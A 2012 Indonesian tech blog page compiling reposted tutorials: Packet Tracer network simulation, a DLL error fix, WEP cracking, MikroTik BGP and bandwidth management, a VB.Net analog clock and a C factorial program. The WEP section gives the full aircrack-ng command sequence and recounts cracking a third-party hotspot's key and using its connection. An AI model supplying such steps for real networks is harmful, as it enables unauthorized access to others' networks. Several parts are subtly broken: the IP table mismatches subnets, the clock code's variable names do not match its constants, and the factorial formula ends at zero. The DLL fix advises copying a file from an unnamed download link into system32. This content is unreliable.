Selasa, 31 Juli 2012

Simulasi Jaringan Dengan Packet Tracer

Saat ini banyak sekali cabang untuk Ilmu komputer, antara lain adalah Rekayasa Perangkat Lunak (software engineering), System bisnis cerdas, Sistem Informasi, serta tak lupa ilmu mengenai jaringan komputer. Diantara cabang ilmu diatas, yang paling sering terdengar belakangan ini adalah mengenai jaringan komputer.

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image
Dalam jaringan komputer banyak sekali yang harus dipelajari, antara lain mengenai internet, TCP/IP, HTTP, pengamanan jaringan, jaringan multimedia, simulasi jaringan dan masih banyak sub-sub ilmu yang harus dipelajari. Namun yang menjadi dasar adalah bagaimana kita paham tentang dasar jaringan komputer itu sendiri, untuk itu kita tidak hanya membaca teori semata, kita juga harus praktek di lapangan agar mengerti.
Tapi betapa butuh biaya yang sangat banyak jika kita ingin mempraktekkan sebuah jaringan komputer (walaupun yang sederhana), oleh karena itu, Cisco sebagai perusahaan terkemuka di bidang jaringan meluncurkan sebuah aplikasi yang sangat menolong bagi kita yang ingin menyimulasikan jaringan komputer, yaitu dengan Cisco Packet Tracer
Packet tracer merupakan sebuah software yang dapat digunakan untuk melakukan simulasi jaringan. Untuk mendapatkan software ini sangatlah mudah, karena kita bisa mendapatkannya secara gratis dari internet. Kita bisa langsung mengunduhnya di http://www.mediafire.com/?zziz2tziywj
Karena disini saya akan membahasa mengenai sedikit tutorial mengenai membuat jaringan, maka untuk proses download dan instalasi (yang sangat mudah) tidak perlu saya jelaskan. Oke langsung saja kita menuju tutorial.
  • Klik start -> Programs -> Packet Tracer
  • Atau klik iconnya pada desktop
Berikut ini tampilan worksheet nya.

Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image
  • Untuk menambahkan device ke area kerja, maka dapat dilakukan langkah-langkah berikut
    • Pilih salah satu device yang akan ditambahkan dengan cara klik iconnya
    • Pilih salah satu jenis device yang akan ditambahkan dengan cara klik dan drag atau klik salah satu icon kemudian klik pada area kerja.
Oke, disini kita akan menyimulasikan jaringan sederhana, ambil saja contoh sebuah warnet dengan 1 router, 1 hub dengan 9 PC client.
Disini kita langsung definiskan terlebih dahulu berapa IP untuk masing-masing PC tersebut.

Nama PCIP AddressSubnet MaskDefault Gateway
Router1192.168.1.1255.255.255.0
PC-0192.168.1.2255.255.255.0192.168.1.1
PC-1192.168.1.3255.255.255.0192.168.1.1
PC-2192.168.0.4255.255.255.0192.168.1.1
PC-3192.168.0.5255.255.255.0192.168.1.1
PC-4192.168.0.6255.255.255.0192.168.1.1
PC-5192.168.0.7255.255.255.0192.168.1.1
PC-6192.168.0.8255.255.255.0192.168.1.1
PC-7192.168.0.9255.255.255.0192.168.1.1
PC-8192.168.0.10255.255.255.0192.168.1.1
  • Buat sebuah jaringan seperti gambar berikut, karena defaultnya isi slot dari sebuah hub adalah 6, kita akan menambahkannya menjadi 10 dengan men-drag modul di pojok kanan bawah ke slotnya hub.


Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image


  • Langsung saja kita mulai mengkonfigurasi seluruh devicenya. Untuk pertama kali kita konfigurasi router1. Klik tab config, Kita masukkan IP address dan mask-nya sesuai dengan table.
Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image
  • Untuk hub tidak ada konfigurasi, karena digunakan sebagai perantara.
  • Sekarang kita konfigurasi untuk semua clientnya.
  • Berikut ini cara konfigurasi PC-0 (gunakan juga cara ini untuk PC-PC lainnya)
  • Double click gambara PC nya, kemudian pilih tab config, kemudian pilih setting, isi gatewaynya sesuai dengan table, kemudian pilih FastEthernet dan isikan IP addres dan mask sesuai dengan tabel.


Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image
  • Setelah selesai mengkonfigurasi semuanya. Kita akan mengetesnya, apakah jaringan yang kita buat sudah benar atau tidak. Caranya adalah dengan menggunakan fasilitas Ping di setiap PC.
Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image
  • Double-klik sembarang PC, kemuadian pilih tab Desktop, lalu pilih Command Prompt. Lalu kita ketikkan perintah Ping[spasi]IP tujuan
Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image
  • Jika terdapat reply, maka sudah terhubung satu dengan IP tujuan, gunakan fasilitas ini untuk mengecek keseluruhan IP
Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image
  • Jika sudah me-reply semuanya, maka jaringan anda sudah benar dan siap dipakai Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image
Simulasi Jaringan Komputer dengan aplikasi Cisco Packet Tracer Image

Dengan adanya software simulasi semacam packet tracer, maka sangat memberi kemudahan untuk mempraktekkan teori-teori yang telah kita dapat. Kita hanya perlu menginstall software, tidak perlu membeli device-device yang kita perlukan. Dan software ini biasa juga digunakan untuk para ahli jaringan sebelum mendeploy sebuah jaringan di perusahaan atau instansa-instansi terkait. So, mengapa kita tidak mencobanya?


Sumber : www.binushacker.net

Membuka Program Lain Dengan Suara

Anda tentunya sering melihat film-film yang bertemakan teknologi modern yang dimana komputer dapat berbicara dengan manusia.


Pernahkah anda bayangkan bagaimana rasanya jika ada tokoh kartun yang muncul di komputer anda dan dapat membuka Program Aplikasi Dengan Suara atau yang saya sebut Open Program Aplikasi?
Dengan  program ini kita tidaklah perlu mendouble klick lagi suatu shortcut, dengan kata lain yaitu apa yang kita sebutkan lewat microphone ex: open word, maka program aplikasi Microsoft Word Akan Terbuka. dahulu memang masih khayalan, tetapi sekarang teknologi sudah hampir sampai sana.
Berikut ini akan kita praktekkan mudahnya membuat program di Visual Basic, yang dimana user dapat berintraksi langsung dengan tokoh kartun tersebut dengan mengunakan alat bantu yaitu Microphone.
Percaya atau tidak, dengan Activex Microsoft Agent dan Microsoft Speech SDK, anda dapat membuat program ini hanya dalam 10 Menit.
Membuat Program yang Dapat Membuka Program Lain Dengan Suara  Menggunakan VB 6.0
Langsung saja download Tutorialnya 


Selamat belajar & semoga berhasil :)


Sumber : www.binushacker.net

Cara Mengatasi Error Missing mozsqlite3.dll



FastStoneEditor Cara gampang mengatasi missing mozsqlite3.dll di Windows 7

Apakan anda pernah melihat gambar peringatan seperti di atas ? atau anda pernah mengalaminya ? Notifikasi ini selalu muncul setelah booting.
Sebenarnya secara keseluruhan system tidak terpengaruh. Atau lebih tepat pengaruhnya tidak tampak. Semua software juga bisa berjalan normal. Tetapi karena setiap kali booting notifikasi tersebut tampil, bagi saya itu cukup mengganggu. Apalagi banyak yang bilang itu gejala terinfeksi malware. Berikut adalah Cara mengatasi missing mozsqlite3.dll di Windows 7 / Cara gampang mengatasi missing mozsqlite3.dll
Ada beberapa cara untuk mengatasi missing mozsqlite3.dll ini :

  1. Buka windows explorer lalu masuk ke Program Files > Mozilla Firefox.
  2. Cari mozsqlite3.dll. Silahkan copy lalu pastekan ke C:/windows/system32 (kalau muncul notifikasi “overwrite”, tindas saja)
  3. Restart komputer
  4. Selesai
FastStoneEditor Cara gampang mengatasi missing mozsqlite3.dll di Windows 7

Trus kalau tidak menggunakan Mozilla Firefox gimana? Itu aneh. Karena Firefox dan Chromium adalah browser tercepat saat ini. Tapi tidak apa-apa. Anda bisa memperoleh download file mozsqlite3.dll baru DISINI:

download
  • Kalau sudah didownload, silahkan ekstrak, dan copykan file tersebut ke C:/windows/system32 (kalau muncul notifikasi “overwrite”, tindas saja)
  • Restart komputer
Saya menggunakan cara pertama dan langsung beres.
Jika dengan kedua cara tersebut setelah restart notifikasi error masih tampil,
berarti Anda harus menginstal file .dll tersebut secara manual. Caranya begini:
  1. Klik tombol Start
  2. Lalu pada Search programs and files, ketikan CMD, tekan enter

  3. Akan muncul jendela command. Ketikkan “regsvr32 mozsqlite3.dll” (tanpa tanda petik) dan tekan enter
  4. Restart komputer
FastStoneEditor Cara gampang mengatasi missing mozsqlite3.dll di Windows 7

Jika kalian punya cara lain yang lebih ampuh bisa di tmbahkan di kolom komentar, semoga bermanfaat.


Sumber : www.binushacker.net

WEP Crack + Cracking Tutorial


Wah kayaknya seru neh kalo bisa online dimana-mana pake notebooks plus wifi, inget kata orang2 bijak, tutorial ini hannya untuk keperluan riset semata, penggunaan yang menyebabkan kerugian dalam bentuk apa pun adalah tanggung jawab masing-masing yah.. hehehe… Wired Equivalent Privacy atau (WEP) adalah salah satu cara mengamankan Acces point anda dari penggunaan yang tidak di inginkan detailnya tentang WEP silahkan langsung ke paman wiki,..
oke kita mulai,.. kondisinya,.. gue pake OS linux Ubuntu hardy truz pake pake USB Wifi merk zidas sama aja sama Tp-Link soalnya drivernnya sama :) truzz Access Point sasaran menggunakan Lyksys WRT54G yang di implementasinkan sebagai Hot Spot di suatu tempat yang dirahasiakan keberadaannya hehehe,..
Awalanya disuatu tempat ada hotspot yang dari bentuknya bisa dipastikan Linksys WRT54G or Linksys WAP54G, nah pas gue mo kenek keluar gambar sepeti diatas,.. itu menandakan bahwa Acces Pointnnya dilindung WEP password 64/128 bit HEX,.. nah tannya2 baca2 sedikit diajarin sama pak anton juga akhirnnya bisa juga membobol passowrdnya,..

Langkah 1, Install Aircrack-ng
#sudo apt-get install aircrack-ng

Langkah 2, Indentifikasi Device Kita
cari tau dulu MAC address device usb kita dan lokasi device tersebut,..
#sudo iwconfig


kemudian
#sudo ifconfig


oke dengan kedua perintah diatas kita sudah dapat mengetahui kalo lokasi device wireless kita berada di eth2 dengan mac 00:02:72:5A:3B:6C kita lanjut ke langkah selanjutnya,..

Langkah 3, Scanning
Scanning semua Access Point sasaran untuk mengetahui 3 hal, ssid “mukegile“, mac 00:18:F8:36:83:23 channel 6 tempat acces point beroprasi,…
#sudo airmon-ng stop eth2
#sudo iwlist eth2 scanning


Langkah 4, Monitor Mode
lanjutkan dengan merubah wifi kita menjadi monitor mode,..
#sudo airmon-ng start eth2 6


Langkah 5, Capturing Package
Kerjaan selanjutnya menangkap paket yang keluar dari acces point disimpan sebagai file,..
#sudo airodump-ng -c 6 –bssid 00:18:F8:36:83:23 -w output eth2


nah kerjaan ini yang agak lama,… tergantung sekali dengan paket yang di broadcast,.. kalo banyak yang pake Access Point itu makin cepet kita bisa crack passwordnya,.. kira2 data yang harus kita kumpulkan untuk cukup meng-carck 128 bit encryptions yah sekita 80.000 IVs, kalo mau tau berapa IVs yang sudah kita punya,.. teken CTRL-C aja truz lanjutkan ke langkah selanjutnya,..
Langkah 6, Crack
#sudo aircrack-ng -z -b 00:18:F8:36:83:23 output*.cap


dari gambar diatas kita bisa liat bahwa IVs yang kita dapat sekitar 81313 IVs,.. dan kita sudah dapat menemukan key atau passwordnya,.. perlu di ingat jika IVs-nya masih belum mencukupi pada saat anda melakukan perintah #aircrack-ng maka anda harus mengulang langkah ke 5 begitu saja berulang-ulang sampai IVs-nya terpenuhi diatas 80.000 IVs,..
jika anda sudah mendapatkan passwordnya tinggal menggunakannya untuk connect atau associates ,.. nah kebetulan pada saat saya coba key-nya,.. ternyata terkoneksi dengan muluz,… dan langsung dapet IP,.. ternyata Acces Point Hot Spot tersebut memberikan IP otomatis atau DHCP,.. akhirnya bisa konek dech,..


keliatan tuh.. cepet lagi konek ke yahoo 200-san… keyen,,… lain lagi ceritannya nanti kalo ternyata IP-nya nggak Otomatis alias DHCP,.. ada lagi caranya supaya kita bisa tetep terkoneksi,.. tapi nanti dech di tutorial selanjutnya,.. selamet mencoba,… “satu guru satu ilmu jangan ganggu yah” peace,…


Sumber : www.binushacker.net

BGP-Peer, Memisahkan Routing dan Bandwidth Management

Dalam artikel ini, akan dibahas cara untuk melakukan BGP-Peer ke BGP Router Mikrotik Indonesia untuk melakukan pemisahan gateway untuk koneksi internet internasional dan OpenIXP (NICE). Setelah pemisahan koneksi ini dilakukan, selanjutnya akan dibuat queue untuk tiap klien, yang bisa membatasi penggunaan untuk bandwidth internasional dan OpenIXP (NICE).
Beberapa asumsi yang akan dipakai untuk kasus kali ini adalah :
  1. Router memiliki 3 buah interface, yang masing-masing terhubung ke gateway internasional, gateway OpenIXP (NICE), dan ke network klien.
  2. Untuk koneksi ke OpenIXP (NICE), router milik Anda harus memiliki IP publik.
  3. Untuk klien, akan menggunakan IP private, sehingga akan dilakukan NAT (network address translation)
  4. Mikrotik RouterOS Anda menggunakan versi 2.9.39 atau yang lebih baru, dan mengaktifkan paket routing-test


Jika Anda menghadapi kondisi yang tidak sesuai dengan parameter di atas, harus dilakukan penyesuaian.

PENGATURAN DASAR
Diagram network dan konfigurasi IP Address yang digunakan pada contoh ini adalah seperti gambar berikut ini.


Untuk mempermudah pemberian contoh, kami mengupdate nama masing-masing interface sesuai dengan tugasnya masing-masing.
 
[admin@MikroTik] > /in pr
Flags: X - disabled, D - dynamic, R - running
 #    NAME            TYPE   RX-RATE  TX-RATE  MTU 
 0  R ether1-intl     ether  0        0        1500
 1  R ether2-iix      ether  0        0        1500
 2  R ether3-client   ether  0        0        1500

Konfigurasi IP Address sesuai dengan contoh berikut ini. Sesuaikanlah dengan IP Address yang Anda gunakan. Dalam contoh ini, IP Address yang terhubung ke OpenIXP (NICE) menggunakan IP 202.65.113.130/29, terpasang pada interface ether2-iix dan gatewaynya adalah 202.65.113.129. Sedangkan untuk koneksi ke internasional menggunakan IP Address 69.1.1.2/30 pada interface ether1-intl, dengan gateway 69.1.1.1.
Untuk klien, akan menggunakan blok IP 192.168.1.0/24, dan IP Address 192.168.1.1 difungsikan sebagai gateway dan dipasang pada ether3-client. Klien dapat menggunakan IP Address 192.168.1-2 hingga 192.168.1.254 dengan subnet mask 255.255.255.0.


Jangan lupa melakukan konfigurasi DNS server pada router, dan mengaktifkan fitur "allow remote request".
Karena klien menggunakan IP private, maka kita harus melakukan fungsi src-nat untuk kedua jalur gateway.
 
[admin@MikroTik] > /ip fi nat pr
Flags: X - disabled, I - invalid, D - dynamic
 0   chain=srcnat out-interface=ether1-intl action=masquerade
 1   chain=srcnat out-interface=ether2-iix action=masquerade

CEK: Pastikan semua konfigurasi telah berfungsi baik. Buatlah default route pada router secara bergantian ke IP gateway OpenIXP (NICE) dan internasional. Lakukanlah ping (baik dari router maupun dari klien) ke luar network Anda secara bergantian.


PENGATURAN BGP-PEER
Pertama-tama, pastikan bahwa Anda menggunakan gateway internasional Anda sebagai default route, dalam contoh ini adalah 69.1.1.1. Kemudian Anda perlu membuat sebuah static route ke mesin BGP Mikrotik Indonesia, yaitu IP 202.65.120.250.
Lalu periksalah apakah Anda bisa melakukan ping ke 202.65.120.250. Periksalah juga dengan traceroute dari router, apakah jalur pencapaian ke IP 202.65.120.250 telah melalui jalur koneksi yang diperuntukkan bagi trafik OpenIXP (NICE), dan bukan melalui jalur internasional.


Kemudian, Anda harus mendaftarkan IP Address Anda di website Mikrotik Indonesia untuk mengaktifkan layanan BGP-Peer ini. Aktivasi bisa dilakukan di halaman ini. IP Address yang bisa Anda daftarkan hanyalah IP Address yang bisa di-ping dari mesin kami, dan juga harus sudah diadvertise di OIXP. Aturan selengkapnya mengenai penggunaan layanan ini bisa dibaca di halaman ini. Setelah Anda mendaftarkan IP Address Anda, jika semua syarat sudah terpenuhi, Anda akan diinformasikan bahwa aktivasi layanan BGP-Peer Anda sudah sukses. Selanjutnya Anda bisa melihat status layanan BGP Anda di halaman ini.
BGP Router Mikrotik Indonesia akan menggunakan IP Address 202.65.120.250 dan AS Number 64888, dan Router Anda akan menjadi BGP Peer dengan menggunakan AS Number 64666.
Berikutnya adalah langkah-langkah yang harus Anda lakukan pada router Anda. Pertama-tama Anda harus membuat beberapa prefix-list untuk BGP ini. Untuk prefix yang akan Anda terima, untuk alasan keamanan dan hematnya agregasi routing, maka Anda perlu melakukan setting untuk menerima hanya prefix 8 hingga 24. Prefix 0 sampai 7, dan 25 sampai 32 akan Anda blok. Prefix ini kita berinama prefix-in. Untuk prefix-in yang accept, harap diperhatikan bahwa Anda perlu menentukan gateway untuk informasi routing ini, yaitu IP gateway OpenIXP (NICE) Anda. Dalam contoh ini adalah 202.65.113.129. Gantilah IP ini sesuai dengan gateway OpenIXP (NICE) Anda.
Sedangkan karena sifat BGP-Peer ini hanya Anda menerima informasi routing saja, di mana Anda tidak dapat melakukan advertisement, maka harus dilakukan blok untuk semua prefix yang dikirimkan, dan kita beri nama prefix-out.
Berikut ini adalah konfigurasi prefix list yang telah dibuat.


Tahap selanjutnya adalah konfigurasi BGP instance. Yang perlu di-set di sini hanyalah AS Number Anda, pada kasus ini kita menggunakan AS Number private, yaitu 64666.


Dan langkah terakhir pada konfigurasi BGP ini adalah konfigurasi peer. AS Number BGP Router Mikrotik Indonesia adalah 64888 dan IP Addressnya adalah 202.65.120.250. Karena kita sulit menentukan berapa hop jarak BGP Router Mikrotik Indonesia dengan Router Anda, maka kita melakukan konfigurasi TTL menjadi 255. Jangan lupa mengatur rule prefix-in dan prefix-out sesuai dengan prefix yang telah kita buat sebelumnya.


Setelah langkah ini, seharusnya BGP Router Mikrotik sudah dapat terkoneksi dengan Router Anda. Koneksi ini ditandai dengan status peer yang menjadi "established" dan akan dicantumkan pula jumlah informasi routing yang diterima. Anda juga bisa mengecek status peer ini dari sisi BGP Router Mikrotik Indonesia dengan melihat pada halaman ini.


Cek pula pada bagian IP Route, seharusnya sudah diterima ribuan informasi routing, dan pastikan bahwa gatewaynya sesuai dengan gateway OpenIXP (NICE) Anda, dan berada pada interface yang benar, dalam contoh ini adalah "ether2-iix".


Jika semua sudah berjalan, pastikan bahwa penggunaan 2 buah gateway ini sudah sukses dengan cara melakukan tracerute dari router ataupun dari laptop ke beberapa IP Address baik yang berada di internasional maupun yang berada di jaringan OpenIXP (NICE).
 
C:>tracert www.yahoo.com

Tracing route to www.yahoo-ht2.akadns.net 
[209.131.36.158]
over a maximum of 30 hops:

 1    <1 ms    <1 ms    <1 ms  192.168.1.1
 2     1 ms    <1 ms    <1 ms  69.1.1.1
 3   222 ms   223 ms   223 ms  157.130.195.13
 4   222 ms   289 ms   222 ms  152.63.54.118
 5   226 ms   242 ms  ^C

C:>tracert www.cbn.net.id

Tracing route to web.cbn.net.id [210.210.145.202]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  192.168.1.1
  2     1 ms    <1 ms     1 ms  202.65.113.129
  3    11 ms    12 ms   127 ms  218.100.27.218
  4    21 ms    41 ms    21 ms  218.100.27.165
  5    22 ms    24 ms  ^C


PENGATURAN BANDWIDTH MANAGEMENT
Setelah semua routing dan BGP Peer berjalan dengan baik, yang perlu kita lakukan sekarang adalah mengkonfigurasi bandwidth management. Untuk contoh ini kita akan menggunakan mangle dan queue tree.
Karena network klien menggunakan IP private, maka kita perlu melakukan connection tracking pada mangle. Pastikan bahwa Anda telah mengaktifkan connection tracking pada router Anda.


Untuk masing-masing trafik, lokal dan internasional, kita membuat sebuah rule mangle connection. Dari connection mark tersebut kemudian kita membuat packet-mark untuk masing-masing trafik.
 
[admin@MikroTik] > /ip firewall mangle print
Flags: X - disabled, I - invalid, D - dynamic
 0   chain=forward out-interface=ether1-intl 
     src-address=192.168.1.2 action=mark-connection 
     new-connection-mark=conn-intl
     passthrough=yes

 1   chain=forward out-interface=ether2-iix 
     src-address=192.168.1.2 action=mark-connection 
     new-connection-mark=conn-nice
     passthrough=yes

 2   chain=forward connection-mark=conn-intl 
     action=mark-packet 
     new-packet-mark=packet-intl passthrough=yes

 3   chain=forward connection-mark=conn-nice 
     action=mark-packet new-packet-mark=packet-nice 
     passthrough=yes

Untuk setiap klien, Anda harus membuat rule seperti di atas, sesuai dengan IP Address yang digunakan oleh klien.
Langkah berikutnya adalah membuat queue tree rule. Kita akan membutuhkan 4 buah rule, untuk membedakan upstream / downstream untuk koneksi internasional dan lokal.
 
[admin@MikroTik] > queue tree print
Flags: X - disabled, I - invalid
 0   name="intl-down" parent=ether3-client 
     packet-mark=packet-intl limit-at=0 
     queue=default priority=8 max-limit=128000
     burst-limit=0 burst-threshold=0 burst-time=0s

 1   name="intl-up" parent=ether1-intl 
     packet-mark=packet-intl limit-at=0 
     queue=default priority=8 max-limit=32000
     burst-limit=0 burst-threshold=0 burst-time=0s

 2   name="nice-up" parent=ether2-iix 
     packet-mark=packet-nice limit-at=0 
     queue=default priority=8 max-limit=256000
     burst-limit=0 burst-threshold=0 burst-time=0s

 3   name="nice-down" parent=ether3-client 
     packet-mark=packet-nice limit-at=0 
     queue=default priority=8 max-limit=1024000
     burst-limit=0 burst-threshold=0 burst-time=0s
Besarnya limit-at / max-limit dan burst bisa Anda sesuaikan dengan layanan yang dibeli oleh klien.

Senin, 30 Juli 2012

Membuat Jam Analog

Meskipun sekarang adalah era digital, namun bagi banyak orang tetap lebih suka melihat jam dengan tampilan analog yang lengkap dengan angka 1-12 dibandingkan jam digital yang hanya menampilkan angka. Mungkin karena visualisasi pada jam analog mudah ditangkap ketimbang melihat jam digital.

Kali ini, kita akan coba membuat tampilan jam analog pada VB.Net.

Langkah-langkah untuk membuat tampilan jam analog di VB.Net adalah:

1) Buat sebuah project baru di VB.Net. Buat label sebanyak dengan caption 1-12 untuk menunjukkan angka pada jam. Beri nama masing-masinglabeldengan nama labeldigit0 (untuk angka 12), labeldigit1 (untuk angka 1), labeldigit2 (untuk angka 2), dan seterusnya. Tambahkan sebuah control timer dengan nama Timer1 dan interval 1000.


2) Untuk membuat jarum jam, menit dan detik kita akan menggunakan grafik dan perhitungan matematika. Deklarasi utamanya adalah sebagai berikut:
Imports System.Math
Public Class Form1
Inherits System.Windows.Forms.Form
Dim l As Label
Const HaftSize = 150
Const SecondHandLenght = 100
Const MinuteHandLenght = 80
Const HourHandLenght = 60
' Create a Pen object.
Dim Pen As New Drawing.Pen(System.Drawing.
Color.Red, 2)
Dim Second, Minute, Hour As Integer
Dim x1, y1, x2, y2 As Integer

3) Untuk event timer1 yang akan dipanggil setiap 1 detik adalah sebagai berikut:
Private Sub Timer1_Tick(ByVal sender As System.
Object, ByVal e As System.EventArgs) Handles Timer1.
Tick
Refresh() ' Clears Hands
Second = Microsoft.VisualBasic.DateAndTime.
Second(Now)
Minute = Microsoft.VisualBasic.DateAndTime.
Minute(Now)
Hour = Microsoft.VisualBasic.DateAndTime.
Hour(Now)
' Draws Hour-Hand:
Pen = New Drawing.Pen(System.Drawing.Color.
Red, 6)
x1 = Sin(((Hour Mod 12) * 30 + Minute / 2) *
PI / 180 + PI) * HourLength / 5 + HaftSize 'Tail x
y1 = Cos(((Hour Mod 12) * 30 + Minute / 2) *
PI / 180) * HourLength / 5 + HaftSize 'Tail y
x2 = Sin(((Hour Mod 12) * 30 + Minute / 2) *
PI / 180) * HourLength + HaftSize 'Head x
y2 = Cos(((Hour Mod 12) * 30 + Minute / 2) *
PI / 180 + PI) * HourLength + HaftSize 'Head y
Me.CreateGraphics.DrawLine(Pen, x1, y1, x2,
y2)
' Draws Minute-Hand:
Pen = New Drawing.Pen(System.Drawing.Color.
Red, 4)
x1 = Sin(Minute * PI / 30 + Second * PI /
1800 + PI) * MinuteLength / 5 + HaftSize
y1 = Cos(Minute * PI / 30 + Second * PI /
1800) * MinuteLength / 5 + HaftSize
x2 = Sin(Minute * PI / 30 + Second * PI /
1800) * MinuteLength + HaftSize
y2 = Cos(Minute * PI / 30 + Second * PI /
1800 + PI) * MinuteLength + HaftSize
Me.CreateGraphics.DrawLine(Pen, x1, y1, x2,
y2)
' Draws Second-Hand:
Pen = New Drawing.Pen(System.Drawing.
Color.Orange, 2)
x1 = Sin(Second * PI / 30 + PI) *
SecondLength / 5 + HaftSize
y1 = Cos(Second * PI / 30) * SecondLength /
5 + HaftSize
x2 = Sin(Second * PI / 30) * SecondLength +
HaftSize
y2 = Cos(Second * PI / 30 + PI) *
SecondLength + HaftSize
Me.CreateGraphics.DrawLine(Pen, x1, y1, x2,
y2)
End Sub

4) Untuk event form_load-nya adalah sebagai berikut:
Private Sub Form1_Load(ByVal sender As
System.Object, ByVal e As System.EventArgs)
Handles MyBase.Load
Dim Angle As Double
Dim i As Integer
Height = HaftSize * 2
Width = HaftSize * 2
'Draws and locates Digits:
For i = 0 To 11
Angle = i * PI / 6
x1 = Sin(Angle) * (SecondLength +
20) + HaftSize
y1 = Cos(Angle + PI) *
(SecondLength + 20) + HaftSize
l = CallByName(Me, "lblDigit" &
i, CallType.Get)
l.Left = x1 - l.Width / 2
l.Top = y1 -
l.Height / 2
Next
End Sub
End Class


5) Tampilan program ketika dijalankan adalah sebagai berikut:

Menghitung Faktorial dgn bahasa C

Suatu faktorial dilambangkan dengan tanda seru (!) dan mengikuti rumus sebagai berikut :
N! = N x (N-1) x (N-2) x … x 0
Dalam bentuk lain, rumus di atas bisa dituliskan sebagai berikut:
N! = N x (N-1)!
Nah, berikut ini adalah program bahasa C yang digunakan untuk menghitung faktorial.


Jika program tersebut dijalankan, hasilnya adalah sebagai berikut:


Program Menghitung
Faktorial
Masukkan
suatu bilangan bulat : 5
Nilai 5! adalah : 120


Alur program tersebut adalah sebagai berikut:

1. Deklarasi variabel.
2. Input bilangan yang akan difaktorial.
3. Pemeriksaan kondisi, jika bilangan kurang dari nol, maka muncul peringatan, jika bilangan lebih besar atau sama dengan nol, maka fungsi faktorial() dipanggil.

Untuk membantu Anda dalam membayangkan alur tersebut, lihat bagan seperti terlihat pada Gambar dibawah ini.